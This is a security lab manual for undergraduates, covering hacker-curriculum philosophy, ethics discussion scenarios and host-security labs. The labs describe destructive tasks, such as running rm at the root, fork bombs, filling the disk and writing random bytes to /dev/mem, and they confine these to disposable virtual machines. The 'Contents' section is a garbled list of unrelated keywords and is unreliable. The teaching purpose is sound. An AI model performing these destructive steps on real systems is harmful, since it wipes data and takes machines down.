Hacking the Abacus: An Undergraduate Guide to Programming Weird Machines

by

Michael E. Locasto and Sergey Bratus

version 1.0

When I heard the learn’d astronomer;
When the proofs, the figures, were ranged in columns before me;
When I was shown the charts and the diagrams, to add, divide, and measure them;
When I, sitting, heard the astronomer, where he lectured with much applause in the lecture–room,
How soon, unaccountable, I became tired and sick;
Till rising and gliding out, I wander’d off by myself,
In the mystical moist night–air, and from time to time,
Look’d up in perfect silence at the stars.

When I heard the Learn’d Astronomer,
from “Leaves of Grass”,
by Walt Whitman.

Contents

Part I

Overview

Privacy
Protection
Information
Safety
Trust
Obligations
Anonymity
Password
Information
Threat
Assurance
Secure
Hacking
Awareness
Identification
Compromise
Secure
Shelter
Exploit
Viruses
Private
Accounts
Education
Anticipating
Installing
Government
Defense
Weakness
Privacy
Backup
Ensure
Government
Confidence
Integrity
Enabling
Protected
Information
Systems
Stability
Firewall
Controlled
Exclusion
Harm
Riskless
Control
Steal
Legal
Deter
Guard
Data
Right
Obstacle
Secure
Codes
Health
Reliability
Access
Loopholes
Future
Ethics
Protect
Lock
Physical
Authorization
Design
Individualized
Protecting
Enforcing
Personal
Stable
Digital
Understanding
Safe
Protecting
Dependent
Personal

Chapter 1

Introduction

"In which we chat about our biases, viewpoints, and motivation for writing this manual."

This book contains a lab manual; it is aimed primarily at undergraduate students interested in cyber security, but is suitable for high school students and graduate students alike. Or the hobbyist. Or anyone with an interest in whatever it is that we call information security, computer security, or cybersecurity. After all, knowledge is suitable for anyone.

1.1 Target Audience

This book is suitable for use as a lab manual in an introductory security course, or as a software security or secure software engineering text. For example, it will serve as a lab manual for the tutorials and labs in an "introductory" Computer Security course (Principles of Computer Security); this course is available to upper-level undergraduates who have already taken an OS course or a networks course. Nevertheless, the material is accessible to students of most any age or preparation, and our reliance on the "Hacker Curriculum" approach actively eschews the need to make this material available to "only" students with "enough" preparation.

This book is predicated on two themes. The first theme is "From Stories to Exercises", which means that many lab exercises are largely derived from real incidents and security scenarios. Security stories are always fascinating, but are usually frustratingly short on details. In this book, we endeaver to expose these details to the student.

This point brings us to the second theme: the "Hacker Curriculum." We adopt these two themes because we believe security is a cross-layer concern, and real hackers actually spend effort to gain this cross-layer perspective. In fact, you cannot effectively hack or analyze systems without an understanding of what lies beyond an interface[1] or understanding how to reach the failure modes of a system.

[1] The "lies" pun is intentional and correct.

1.2 The “Hacker Curriculum”

This section adopts text from our companion website `www.hackercurriculum.org`.

That site and this lab manual is intended to serve Computer Science researchers and teachers as a guide to the rich and diverse world of ethical hacker publications and to raise awareness of state-of-the-art research ideas that originate in the hacker community.

There are several excellent academic research labs that are aware of hacker research and appreciate hacker skills. We are grateful for your support! Unfortunately, to many others fellow academics the hacker community is a stereotyped unknown that is both distrusted and discounted. We would like to fix this and make sure that the ethical hacker community gets acknowledged for what it is — a national resource of great value.

1.2.1 A Definition of “Hacking”

Hacking is, unfortunately, a loaded term. Most unfortunately, much of the loading was done by the mass media looking for yet another scary crime story. We need to set the record straight, and separate a special kind of knowledge, mindset, and skill from ill-advised, nuisance, or criminal behavior that might abuse this knowledge.

A doctor knows ways to harm humans, and might criminally abuse this knowledge. A locksmith is equipped to crack banks’ vaults. A policeman is trained to use and is armed with deadly weapons. Yet neither of them is defined by the potential misuse of the special skills they possess.

Similarly, hacking is a special technological skill that can be misused, but should not be defined by its misuses. For our discussion throughout this site, we use the term hacking to refer to *the skill to question security and trust assumptions expressed in software and hardware, including processes that involve a human-in-the-loop (a.k.a. “social engineering”).*

1.2.2 Trust

Trust plays a huge role in societies and economies. It plays an equally large or larger role in software and computer engineering, since no engineer would be able to build a complex system without relying on the components outside his/her control or scope of expertise to operate as expected. Wrong trust assumptions lead to disasters in both societies and technologies; ubiquitous lack of trust (“low trust”) makes it hard to both bootstrap successful social structures and build complex systems (if nothing about the system’s state can trusted, its internal logic cannot meaningfully function; if nothing about a processing pipeline can be relied on, processing cannot meaningfully proceed).

Engineers, in particular software engineers, have formalized their trust assumption as “layer models” their system designs follow, such as the 7-layer “OSI networking model”. The borders of these layers become natural boundaries of trust (blocks below boundaries are counted on developers to not “move”), and of expertise.

It is the essence of the hacker mindset and skill to question such assumptions of engineering trust. We hope this book helps you do that.

1.3 Structure of the Book

We have structured the book into five main parts, but you will probably be most interested in Part II: Exercises. Each Chapter in this part of the book addresses some specific aspect of computer security. This separation is notably "false" along the edges of each topic. For example, even though we have a section dedicated to systems (e.g., hosts) security and a section dedicated to network security, the distinction blurs when we consider that a network is nothing more than an arbitrary group of hosts that have decided to process packets internally in the same fashion. The very essence of networking takes place and is affected by the internal behavior of host network stacks.

In Chapter 2, we provide an overview of some ethical systems of thought and how these might apply to various issues in computers and information security.

In Chapter 3, we explore a series of exercises aimed at increasing our understanding of how computer systems actually load and execute code. These procedures are often not covered in traditional computer science undergraduate courses or high school courses because the community has prejudged the activity of writing "code" in some well-defined, pedagogically–appropriate programming language as of paramount importance. Apparently, the expression of algorithms as a program in one of these languages is the most important thing a Computer Scientist can do.

In Chapter 4, we encounter a variety of exercises aimed at understanding and manipulating network communications.

In Chapter 6, we provide some exercises aimed at getting students to think more about the practical applications of privacy on the Web.

In Chapter 7 we present students with the opportunity to study the interaction of security on a larger, organization-level scale. We point them to related work, such as understanding and documentation about security incidents [Che92].

1.4 Chapter Organization

A quick note on chapter organization: chapters purposefully do not label the exercises they contain as easy, medium, or hard. After all, that depends on *your* background, not on our perceptions of the work. Therefore, the exercises do not proceed with some kind of rigorous learning sequence (hacking is about exploration and curiosty!).

Think of it like this: we are giving you puzzles. The order they are presented in is often the arbitrary order that they struck our curiosity. However, each chapter generally starts out with a few "warm-up" style exercises, and later exercises can build on this initial material. (Although we do not kneel to them, we incline our heads slightly to the gods of educational pedagodgy from time to time). Clearly, there *are* relationships between the topics and activities in each lab exercises, but the order you explore them is arbitrary: the order you choose just reflects a particular approach or perspective to the material. You may want to understand system calls from the "top down" or from underneath first. You may wish to get shellcode running before you disassemble it or try to understand exactly what it is doing. You may wish to disassemble it and understand how to translate each and every byte, and know where each byte is in the process address space before you attempt to inject the shellcode.

We purposefully leave some details unspecified[2]; after all, this is a lab manual, not a set of completed exercises. Students *must* exercise their curiosity and look up manual pages and other documentation to successfully complete the labs.

1.5 Stuff You Should Know

As much as we would like everyone to just be able to pick up this manual and run with it, there are some pieces of background knowledge that will make your life much easier. You can look at the exercises in this manual as a way to practice and further hone these skills.

Starting with the second or third year of SISMAT, we sent a list of "readahead" materials for the participants. This material is summarized below, starting with our academic papers talking about the motivation, genesis, structure, and experience of the SISMAT program.

1.5.1 General Motivation About SISMAT

To date, we have written two peer–reviewed papers about SISMAT. A link and the abstract for each appears below.

Our SIGCSE 2010 paper starts with this abstract:

> The "Hacker Curriculum" exists as a mostly undocumented set of principles and methods for learning about information security. Hacking, in our view, is defined by the ability to question the trust assumptions in the design and implementation of computer systems rather than any negative use of such skills.
>
> Chief among these principles and methods are two useful pedagogical techniques: (1) developing a cross-layer view of systems (one unconstrained by API definitions or traditional subject matter boundaries) and (2) understanding systems by analyzing their failure modes (this approach works well with learning networking concepts and assessing software vulnerabilities). Both techniques provide a rich contrast to traditional teaching approaches, particularly for information security topics.
>
> We relate our experience applying Hacker Curriculum principles to education and training programs for undergraduates, including the Secure Information Systems Mentoring and Training (SISMAT) program and the Cyber Security Initiative at Dartmouth College, which allows undergraduates to perform supervised red team activities on Dartmouth's production systems.

[2] Of course that makes things easier for us, too.

Our ACEIS 2009 paper starts with this abstract:

> We report on the design and execution of an ambitious, innovative, and comprehensive program of education, training, and outreach in information security. This program, SISMAT (Secure Information Systems Mentoring and Training), aims to foster expertise in computer security at the undergraduate level.
>
> SISMAT consists of three major components. First, an intensive two-week seminar and laboratory course provides participants with a foundation in computer security. Second, SISMAT personnel coordinate with participants and industry, non-profit, and government organizations to help place participants in internships related to information security and assurance. Third, SISMAT personnel coordinate with participants' faculty mentors to identify and develop a suitable mentored research project for the SISMAT participant in the semester following the internship. In this way, SISMAT helps foster the growth of security curriculum derived from the advice and guidance of recognized industry and academic experts in information and computer security.

1.5.2 Security Mindset

1. Reflections on Trusting Trust
   `http://cm.bell-labs.com/who/ken/trust.html`
2. The Security Mindset
   `http://www.schneier.com/blog/archives/2008/03/the_security_mi_1.html`
3. Medical Devices: The Therac-25
   `http://sunnyday.mit.edu/papers/therac.pdf`
4. E-Prime for Security, Steve Greenwald, NSPW 2006 `http://pages.cpsc.ucalgary.ca/~locasto/readings/NSPW2006Greenwald.pdf`
5. Some Thoughts on Security After Ten Years of qmail 1.0, DJB, CSAW 2007
   `http://cr.yp.to/qmail/qmailsec-20071101.pdf`
6. We Need Assurance, Brian Snow
   `http://www.acsac.org/2005/papers/Snow.pdf`
7. Why Do Street Smart People Do Stupid Things Online? Smith, Mason, and Bratus
   `http://pages.cpsc.ucalgary.ca/~locasto/readings/streetsmart.pdf`
8. Security By Checklist, Steve Bellovin
   `http://www.cs.columbia.edu/~smb/papers/04489860.pdf`

The site `http://www.advancedlinuxprogramming.com/` has good info on Linux toolchain, and `http://www.iecc.com/linker/` has more. On UNIX, "learning the bash shell" and "learning Perl" from O'Reilly are helpful.

The site `http://www.faqs.org/docs/artu/` is great for philosophy.

1.5.3 Driving a Command Line

Students seem to have lost comfort with the art of driving a command line interface. Here is a small push toward regaining that skill:

"A Brief Linux Command Line Tutorial"
`http://wiki.ucalgary.ca/page/1K_Linux_Commands`

This wiki page is a work in progress.

Knowing the C language is useful. "The C Programming Language, K&R"

Knowing x86 is very helpful. See "A Tiny Guide to x86 Assembly Programming"
`http://www.cs.virginia.edu/~cs216/Fall2005/notes/x86-doc.pdf`

1. how to operate a command line or shell interface
2. how to use SSH
3. how to use CVS, SVN, git, or another revision control system
4. what gcc is
5. a working knowledge of C
6. a working knowledge of x86 assembly language or the basics of the architecture
7. how to read Unix manual pages and use the 'man' command
8. Northcutt & Novak's Intrusion Detection Handbook
9. `http://www.mccme.ru/computers/inetwork.ps`

Part II

Exercises

Chapter 2

Ethics

"In which we distinguish between being an armchair ethicist and an ethics practicioner"

Your personal code of ethics variously informs and dictates what actions you take. There are different systems of morals and ethical thought; you may subscribe to one consistent model, or you may implicitely follow an amalgem of them. You might not even give it a thought, but you probably follow some sort of rule – even it is arbitrary and self–focused.

It is our firm belief that information security professionals should at least be aware of the system they follow, even implicitly, and even it is based on moral relativism and optimizes for "selfish" interests (we use the word "selfish" in this context lightly, without the negative connotation it usually entails). Whatever system you have been raised with or adopted, this book starts with a consideration of several mainstream moral theories and ethical frameworks. To a certain set of people, the question of whether or not to teach students hacking skills is a highly charged and controversial one, and is anathema and heresey. We strongly disagree with such assertions.

So whatever *your* ethical code of conduct is, we believe that *our* code mandates that we write this chapter to help expose our readers to the complexities of making really hard choices in this space and distinguishing between the numerous shades of grey posed by information security scenarios.

2.1 Background

We base this section on the example provided in “Applying Moral Theories”, CE Harris, JR. pp. 2–6. Harris provides a good overview of the three types of issues to analyze when confronting an issue of ethical significance (see below).

2.1.1 Capt. Oates

An expedition to the South Pole is in danger of not making it back. One of the members, Captain Oates, is in particularly bad shape. Suffering from frostbite and slowing the march away from the South Pole, the expedition leader comments on Oates in his diary:

> “This was the end. [Oates] slept through the night before last, hoping not to wake; but he woke in the morning–yesterday. It was blowing a blizzard. He said, “I am just going outside and may be some time.” He went out into the blizzard and we have not seen him since.”

Some might call this heroic, but others might question the morality of such a suicide or the actions of the others to permit it. Was his action justifiable? Morally permissable? Morally praiseworthy? *How* can we argue effectively one way or the other? How do we bring mental clarity to moral and ethical issues?

Harris lists three types of issues to grapple with:

- Factual issues – what is the reality
- Conceptual issues – definitions, semantics, applicability
- Moral issues – “applying moral principles or standards”

2.2 Moral Philosophies

1. Egoism – self-interest
2. Natural Law – human nature
3. Utilitarianism – greatest overall good
4. Respect for persons – “equal dignity of all human beings”

2.3 Reading

Pay special attention to:

1. “Pretending Systems Are Secure” by Sean W. Smith
2. “Towards an Ethical Code for Information Security” (NSPW 2009 Panel)
3. Stanford prison experiment

4. The Therac-25 report
5. ACM Code of Ethics
6. The Ethics of Naming and Shaming: `http://blogs.scientificamerican.com/doing-good-science/2013/03/22/the-ethics-of-naming-and-shaming/`
7. Ethics of sniffing network traffic: `http://www.imconf.net/imc-2007/papers/imc152.pdf`

2.4 Ethical Scenarios for Discussion

- The NYC Subway Photo (Snap or Help?)
- Cryptography as a Weapon (DJB's Struggle, crypto export embargo)
- Vulnerability Disclosure
- Writing an Exploit
- Backdoors
- Shortcuts
- Sniffing
- Downloading

2.5 Lab 1: Warmup

These "labs" are different than the technical ones. They essentially ask you to consider and answer a couple of related questions having to do with an ethically tricky IT or infosec situation. One of the best ways to approach these labs is as a joint individual-group exercise. As an instructor, pose the question, point out relevant information (e.g., the law, licenses, contracts, academic analysis), and then ask the students to think individually about the question for 10..15 minutes. Have the students write down their thoughts, their answer, and their main justification for their answer. Then share these in a group, discussing each "lab" for about 10 minutes. One useful addition may be to appoint a student as scribe to identify themes, questions, and answers that crop up across all the discussions.

These first few "warmup" labs are likely to be relatively uncontroversial; we think that students will have pretty uniform opinions here. Nevertheless, there may be a surprising amount of divergence in the opinions of the group, even for such "straight-forward" issues.

2.5.1 Downloading Music

Is it morally acceptable to download music, movies, or other media from p2p networks? What about the ethics of uploading? What if you already own a "physical" copy? In a related question, is it OK to make multiple digital copies of music and movies you have purchased? If so, what about the ethics of sharing these copies with friends and family? Does the method of sharing matter (in other words, is there a moral difference between making a DVD for someone and putting the file into Dropbox and giving out the link)?

2.5.2 Shoulder-surfing

What do you do when you're with someone, they are showing you something on their computer, and they have to authenticate to a service? Do you look away? Down? At the keyboard? What do they do? Do they hesitate? Ask you to look away? Type the wrong thing at first?

In scenarios that don't involve authentication, do you shoulder surf just to see what someone is doing? Is there a difference between work (writing a PPT presentation, reviewing company financial information) and play (e.g., watching a TV episode)?

2.5.3 Not Obeying EULA Provisions

One common End-User License Agreement (EULA) provision for many web sites, systems, and software includes a statement forbidding the disassembly, reverse engineering, decompiling or other analysis of the system in question.

What are the ethics of asserting such a provision? What are the ethics of obeying such a provision (or not)? Doesn't the customer have a right to analyze the risk involved in running the software?

What are the moral issues involved in secondary harm, such as making it socially and professionally acceptable to adopt an attitude that code and systems are “closed”, and inspection (even for good reasons) is forbidden?

2.6 Lab 2: Discomfort

This series of discussion labs rachets up the heat a bit. We try to add an element of controversy and emotion. Getting to the factual and conceptual issues may be difficult in such situations.

2.6.1 Guessing Email Passwords

Do you find it acceptable to guess the email password of a political figure (e.g., Sarah Palin)? How about guessing the email password of a friend, significant other, or family member?

2.6.2 Listening to Network Traffic

Listening to other people's conversations borders on impolite, but listening to network traffic is a touchy subject. You may do it out of curiosity or for research purposes, or perhaps for "operational" purposes (i.e., you own the network and want to monitor it and provide good service, and so you actively listen to diagnose network connectivity problems and other issues).

2.6.3 Diagnosing network connectivity problems

Let's say that you're trying to do work remotely. You're attached to some "free" public Wifi network, but things are working quite right. Is it morally permissable to monitor, analyze, and debug the network – activities in which you may see other people's traffic, spoof their addresses, and modify network properties to achieve connectivity or improve your own quality of service? What if getting yourself connected means something like setting up a black hole gateway for everyone else? In a less invasive scenario, how ethical is it to spoof someone's MAC address?

2.7 Lab 3: Hot Sauce

You may feel a bit of discomfort at this stage, but now we begin to cross into some really controversial and passionate territory. In the words of a local Indian restaurant: "heavy spice."

2.7.1 Doxing and Targeting People

Discuss what happend to Aaron Barr and whether you think his actions and the actions of Anonymous were morally justified.

2.7.2 Cyberstalking and Swatting

The Web and Internet can be a potent weapon to wreck someone's reputation and job prospects. Information is powerful, and plausible misinformation is difficult to counter. The integrity of our digital identies is at risk.

`http://www.cbc.ca/news/canada/british-columbia/story/2013/05/03/bc-cyber-stalking.html?cmp=rss`

2.7.3 Vulnerability Disclosure

The act of finding and disclosing vulnerabilities is one of the most contentious in the information security industry. There are many many sides to this issue, and the number of adjectives applied to the word "disclosure" reveals that:

- ethical disclosure
- responsible disclosure
- full disclosure
- informed disclosure
- limited disclosure

But is there anything more than "disclosure"?
Related Scenarios:

- Writing an Exploit
- Inserting a Backdoor
- Leaving Security Out

If you found a significant vulnerability, how would you disclose it? What are the adverse affects of disclosure? Do you have a responsibility to propose, test, and implement a fix or patch? Does it make a difference what the topic is? For example, what if you found a way to mutate avian flu rather than "just" a computer virus?

Case study: discuss the ethics of what WEEV did and what he was sentenced for, from both his perspective, the perspective of AT&T, and the perspective of the US legal system. Compare it with what an NSA manual describes as "Google Hacking": `http://www.wired.com/threatlevel/2013/05/nsa-manual-on-hacking-internet`. Same actions, different agent. Is there a moral, ethical, or legal difference?

Case study: Finding vulns in airplane control systems: `http://net-security.org/secworld.php?id=14733`

2.8 Lab 4: Religion and Politics

Now we cross into some really vicious and contentious territory, and it is related to current events, including some very sensitive and sad topics.

2.8.1 Downloading Academic Articles

The experience of Aaron Schwartz is a tragic one.

Do you think it is ethical to "liberate" academic publications?

A statement on what one infosec academic conference is doing with respect to copyright policy:

`http://www.patrickmcdaniel.org/IEEE-copyright-policy.html`

2.8.2 Should You Be an Arms Dealer?

Note that the title of this section is a bit loaded, to say the least. We are not asserting that discovery and sales of vulnerabilities is equivalent to dealing traditional weapons. Some people, however, make such a claim.

Whether knowledge of vulnerability structure or the creation of a piece of shellcode is equal to a "weapon" is debatable. But, assuming that the application of code can be "dangerous":

Is it OK to sell zero-day vulnerabilities and "weaponized" exploits for use in corporate espionage and cyber war?

2.9 "On Hackers"

In this section, we'll consider whether our security mindset has helped us appreciate the complexity and variety hiding behind the word "hacker".

The topic of computer security includes a vast array of concepts, a rich history, and unique methods of learning and thinking. The hacking community, from companies with security professionals to black, grey, white, and straw-hat hackers holds such a variety of people with different background and experiences. It's really an amazing community, full of some of the most diverse and sharpest people you'll ever meet.

Yet, this community is often misunderstood and regularly misrepresented. Part of that comes from the inherent difficulty of boiling down or summarizing so many diverse individuals into a single "community". But another part of this misperception is deliberate and willful ignorance to actually know the people here – outsiders tend to prefer thinking about hackers in the most pejorative sense possible, where a media tagline has given the word "hacker" a negative connotation.

2.9.1 Hacking Is OK and Attack Papers Are Good

- `http://stallman.org/articles/on-hacking.html`
- `http://www.theatlantic.com/technology/archive/12/07/if-hackers-didnt-exist-gover`
  `259463/`

- http://www.cs.dartmouth.edu/˜sws/pubs/pretending.pdf
- Mindset:http://www.nukees.com/d/20070328.html
- It's OK to let students hack: http://geekout.blogs.cnn.com/2012/04/23/students-chow-down-on-cyber-security-weaknesses/?hpt=hp_bn10
- On "The Research Value of Publishing Attacks" http://cacm.acm.org/magazines/2012/11/156578-the-research-value-of-publishing-attacks/abstract
- ethics of error prevention: http://www.infoq.com/presentations/error-prevention-ethics

2.9.2 Should Knowledge Be Locked Away?

- Open Access Manifesto: http://archive.org/download/GuerillaOpenAccessManifesto Goamjuly2008.pdf
- http://www.patrickmcdaniel.org/IEEE-copyright-policy.html
- disclosure policy cite: http://www.huffingtonpost.com/2011/11/16/charlie-miller-apple-cybersecurity-bug-hacker_n_1095330.html
- http://www.slate.com/articles/technology/future_tense/2013/03/dmca_chilling_effects_how_copyright_law_hurts_security_research.single.html

2.9.3 History

People have been arguing about what the word "hacker" means for decades. Denning wrote an article on Hackers http://www.phrack.org/issues.html?issue=32&id=3&mode=txt or http://insecure.org/stf/Denning_concerning_hackers.html. A related article provided another viewpoint and background: http://www.phrack.org/issues.html?issue=32&id=7&mode=txt

Surprise! The Internet was full of crap even before the web existed. As proof, here is a Usenet flamewar on "hackers": https://groups.google.com/forum/?fromgroups#!topic/comp.security.unix/Q_eI2DUsiGQ

2.9.4 Is Hacking Easy?

Sort of[1]. The initial learning curve may be steep, but we know that complex systems breed bugs and that bugs stay unpatched[2].

[1]http://www.securesolutions.no/why-its-easy-being-a-hacker/
[2]http://www.neowin.net/news/windows-has-a-17-year-old-un-patched-vulnerability

2.9.5 OPSEC: How Should a Hacker Act?

You need to take precautions, but this hasn't been well-studied...yet. The Grugq is starting to give this topic some structure.

- OPSEC from the Grugq: `http://www.slideshare.net/grugq/opsec-for-hackers`
- `http://arstechnica.com/tech-policy/2012/11/how-georgia-doxed-a-russian-hacker-an`
- the hackback debate: `http://www.steptoecyberblog.com/2012/11/02/the-hackback-debate/`

2.9.6 Teaching Hackers

There are some places, schools, universities, programs, and shops that encourage the creation of new straw-hat hackers. This list of links is nowhere near exhaustive.

- Information Security Audit class / case study: `http://www.cs.uwp.edu/staff/lincke/infosec/`
- cybercrime vs. hacking: `http://www.rollingstone.com/culture/news/sex-drugs-and-the-biggest-cybercrime-of-all-time-20101111`
- `http://blogs.wsj.com/digits/2012/01/13/u-s-business-defenses-against-hackers-are`
- `ehttp://blogs.computerworld.com/19073/dirty_little_secrets_revealed_by_ethical_hackers`
- `http://money.cnn.com/2012/03/05/technology/hacker_school/index.htm?source=cnn_bin`
- `http://sites.isis.poly.edu/hackers-in-residence`
- I don't agree with this paper at all: `http://cacm.acm.org/magazines/2013/4/162513-why-computer-talents-become-computer-hackers/fulltext` You and your classmates may wish to dissect this.

2.10 Closing Thoughts

It seems reasonable that a precondition of guilt is knowing that what one is doing is wrong. With computer-related "crimes", this distinction is often hazy at best.

A 27 Sept 2011 WSJ article "As Federal Crime List Grows, Threshold of Guilt Declines" brings this issue to mind.

Computer experts and aficionados often run into this kind of legal tar pit: a combination of outdated or ill-drafted laws that have little to do with reality. The manipulation of digital data via computers is still a mystical art to most people – and they are content to let things remain that way. Part of their response is to ignore the realities of computing systems and the ways they can change our world.

Those people that the media and other self-interested groups like to cast as “hackers” are often guilty of no crime but the crime of possessing knowledge or skill: skills that few of these groups understand or care to understand. Put another way, they care only to understand such skills through the lens of a mal-informed legal process. I use the word “mal-informed” because the construction of many computer laws is not simply uninformed or clueless: it is actively subverted by self–interested parties like media companies or telecommunications providers.

Chapter 3

Host Security

"In which we acknowledge the lore of the ELF"

Systems security is a fascinating area of study. The central element or theme of host anti-security is how to cause the machine to execute otherwise unintended computation. The rich complexity of hosts, system libraries, compilers, linkers, OS kernels, and the programs they run means that these environments contain a significant amount of latent functionality, just waiting to be composed in an unexpected and fun way. Although parts of your computing environment like the OS or compiler are *intended* to accomplish a very specific task (e.g., in the case of a compiler, turning source code into machine code), each of these components includes a large amount of auxilary and optional functionality. On its own, this "extra" functionality (which represents conveienances, or features, or efficiency) is fairly benign. However, it inadvertently provides state and control flow that an attacker views as part of *his* target programming environment.

Crucial to understanding how to tease out or elicit this latent functionality is a deep knowledge of how the OS actually turns a program into a process, and what constructs define a process (namely, the process addres space along with auxiliary metadata contained in kernel memory – the process control block).

Turning a piece of source code into a running application involves satisfying a number of contracts: your source code must convince the compiler to do its job, and the assembler and linker are recruited to aid in producing some binary format (on Linux, an ELF: an Executable and Linking Format file). Contrary to most students' experience, the interesting stuff doesn't stop there – in fact, it is only beginning. We argue vehemently against dismissing ELF as just some kind of opaque container or block of bits. Because of the complexity and freedom the compiler has, a great deal of latent functionality and data structures are actually contained in the ELF, and the format itself becomes a communications medium between the compiler and the OS loader.

The wonderful mystery of how an ELF is transformed by the OS into a running process has a lot to teach us about how to create computation, how source-level or language level or compiler-level contracts are honored or neglected at runtime, and what actually gets lost in translation as parts of ELF sections are loaded into physical memory frames and metadata about the program is created and stored into kernel data structures.

Most of our exercises therefore concentrate on the various aspects of the mechanism for producing and loading ELF files. On the face of it, this may seem like a fairly innocuous topic – in fact, to the uninitiated, it may seem somewhat boring – who wants to look at the plumbing anyway? It's just pipes and rust.

This pipes and rust, however, is the real story: the product of compromises, design brilliance, and emergency fixes that, through accretion and inertia, have come to define our *actual* computing environment. It is the story of the co-evolution of compilers, libraries, hardware chips, computer architecture, and operating systems principles and implementations. Computers are complex systems, and they embed a lot of emergent functionality in this complexity. You cannot begin to effectively control that complexity without understanding its unadvertised properties.

Dive in. The water is deep.

3.1 Beat Up Your Operating System

To get things started, we are going to ask you to abuse your OS in a number of ways. This lab exercise is a prime example of learning through failure modes. Rather than trying to memorize a long list of traditional OS principles and roles (i.e., scheduling, resource management, memory management, user management, persistent storage management, device management, security, protection, network and communications management), we're going to ask you to test the limits of your system. What can't it do? Just how many processes can you create? Why can't you create more? Why can you not do some activity that seems perfectly plausible?

This first lab exercise should also provide some form of catharsis; we are giving you permission to be mean to your OS. Go wild.

3.1.1 Synopsis

In this exploratory task, you will abuse an operating system in a number of ways and report your observations.

3.1.2 Learning Outcomes

The purpose of this task is to help you achieve the following outcomes:

1. explore failure and error conditions in the context of an OS
2. understand the power and semantics of a "superuser" user and the distinction between privileged kernel mode execution and merely being "root"
3. learn about the limits of processing, disk, and memory allocation and deallocation
4. develop an understanding of the resource limit mechanism in Linux

3.1.3 Materials

To accomplish this lab, you will be performing very destructive actions. You will want to do this within the context of an OS distribution that is not important to you (or your organization) and can be replaced easily.

We recommend that you download and install some virtualization software or environment, such as QEMU, VirtualBox, Bochs, Microsoft's VirtualPC, or VMware's Workstation or VMPlayer. You will likely be using or reusing this environment over many labs to come, so adopt one and become familiar with it.

Once you have downloaded and installed a virtual machine platform, you should download a pre-existing guest virtual machine image (there are many available for VMPlayer) or install a Linux OS distribution (e.g., Ubuntu, Fedora) ISO image. You may also find it easy to download, burn, and boot from a Linux distribution LiveCD (these kinds of distributions are preconfigured, bootable versions of the OS). You can either boot your hardware from the LiveCD or boot your virtual machine from the LiveCD.

You may need to restart from a pristine copy of your virtual machine, LiveCD environment, or guest VM installation several times during this assignment.

3.1.4 Description

1. **Kill init.** *Without* modifying the OS kernel, make your best attempt to kill the init process. What happens?

2. **Kill All Processes.** Try to kill every process on the box. What happens? *Can you be sure?* What is the best order for doing this (i.e., what is the most reliable mechanism to do this)? Killing yourself before the job is done does not seem effective...

3. **Bye Bye File System.** Delete the contents of your filesystem (hint: explore the use of the `rm` command at the root of your directory tree). Make sure you succeed in doing this. What happens to your machine? Can you successfully reboot?

4. **No More Room.** Fill all available disk space. Describe what you did and what happens. How long did it take?

5. **No More Space.** Write a program that allocates all available memory and searches it for the string "password". What happens to your system when you run this program? What happens to your program when you run this program? How long does it take?

6. **Fork Bomb.** Write a program that invokes fork(2) in an infinite loop. What, if anything, happens to your machine? Is this what you expect? Look at the kernel control path for the do_fork implementation of fork(2). Hint: use a tool like LXR.

7. **Thick Filters.** How many iptables rules can you insert before you noticeably affect the receipt and processing of network packets on your machine? This question will require you to (1) learn something about iptables (the Linux firewall) rules, (2) develop some way of measuring how long it takes for a packet to traverse your kernel. Consider the use of ICMP from a remote machine.

8. **Flip Bits.** Write a program that opens `/dev/mem` and writes a random amount of randomly–generated bytes to an arbitrary location in the file. Repeat as long as you can. Keep track of the addresses you've written to. Catch and ignore SIGSEGV (which you might get if writing to a read-only address or memory location/range). Describe any errors you see. Perform this experiment for ten trials. Keep track of the most interesting errors as well as a log of all the addresses you were able to write to. Did this work as expected? Could you write to all locations in memory? Why or why not? Again, look at the kernel source code that implements the `/dev/mem` psuedodevice.

3.1.5 Notes, Hints, and Recommendations

You may perform the above tasks in any order you wish.

It may be useful to maintain several snapshots of your VM guest, one per task (so that, for example, after you delete the file system contents, you don't have to do a full reinstall).

For many of these tasks, you will probably wish to acquire root privileges.

3.2 Chaining Together Arbitrary Sequences of System Calls

We will continue with an exercise that is just as rough on your system as the previous one. We will focus on system calls: traps to the OS that initiate privileged functionality like reading and writing files and manipulating processes. As a result of serving as this "gateway" to privileged functionality, the system call layer is a central focus of many offensive and defensive computing techniques. When you invoke a system call from source code, (say, read(2), you are actually invoking a glibc wrapper around sys_read). In this lab, you can invoke system calls by the glibc names, or via the syscall(2) wrapper, or directly (if you already know how).

The exercise we ask you to undertake in this lab, much like the exercise from Lab 3.1 and like the "Creating Tiny ELF" article, are on their face, an absurd use of computer resources: the goal is not to actually accomplish meaningful computation in the sense of searching or sorting or discovering paths in a graph or any other "traditional" Computer Science algorithm. Instead, we use these activities as a way to drive discovery–based learning: we're asking you to explore the edge behavior of the system so you can more fully understand its actual workings.

A final note: in this lab, we learn about being a client of a user-level library function (i.e., syscall(2)) that wraps a system call dispatch routine. In the next few labs, we learn how to speak *directly* to the system call API, and we provide a pointer to the VDSO, which is how system calls are really invoked at runtime. To really understand this mechanism, we have to acquaint ourselves with assembly code.

3.2.1 Synopsis

In this lab exercise, you will ask your machine to invoke arbitrary sequences of system calls and observe what it does to your machine.

3.2.2 Learning Outcomes

The purpose of this set of exercises is to help you achieve the following outcomes:

1. give you the opportunity to study the system call interface in detail by consulting the man pages for every valid system call. We do not expect you to memorize all these pages, but we do expect you to generally be aware of what kinds of calls are in the system call API, what conventions are in place for return values and error handling, and what types of arguments popular system calls take
2. reinforce your understanding of the operation of the Linux system call API, how the system call calling convention works, and the syntax and semantics of a large number of Linux system calls
3. practice with the C programming language and x86 assembly code
4. an understanding of how some system calls may be hard to control or negatively interact with the program invoking them or the program *tracing* that program
5. an opportunity to understand this exercise as a form of directed fuzzing of the system call interface

3.2.3 Materials

You will need a virtual machine, and editor, and a C compiler.

3.2.4 Description

Write a simple userland program that, for a loop of 100 times, picks a random number betwen 1 and 300 and invokes that system call (if it exists). You may wish to look into the syscall(2) function.

Execute this program ten times. Provide a trace log of which system calls were executed and their arguments. You may either output this information from your program or extract it with a tool like strace(1).

Report on what it does to your system. How many of these "arbitrary programs" successfully complete execution? What system calls seem to lead to failure or crashes (i.e., which are hard to control or specify "safe" arguments for)?

3.2.5 Notes, Hints, and Recommendations

You need to find the correspondence between a random number and the associated system call.

You may wish to somehow pre-specify a map of ”default/safe" arguments for all syscalls.

Part of this exercise is to get you to read a large number of manual pages in section 2 of the Unix manual. You could probably accomplish the bare bones of this lab by invoking syscall(2) with a bunch of zeros, but **that's not the point.**

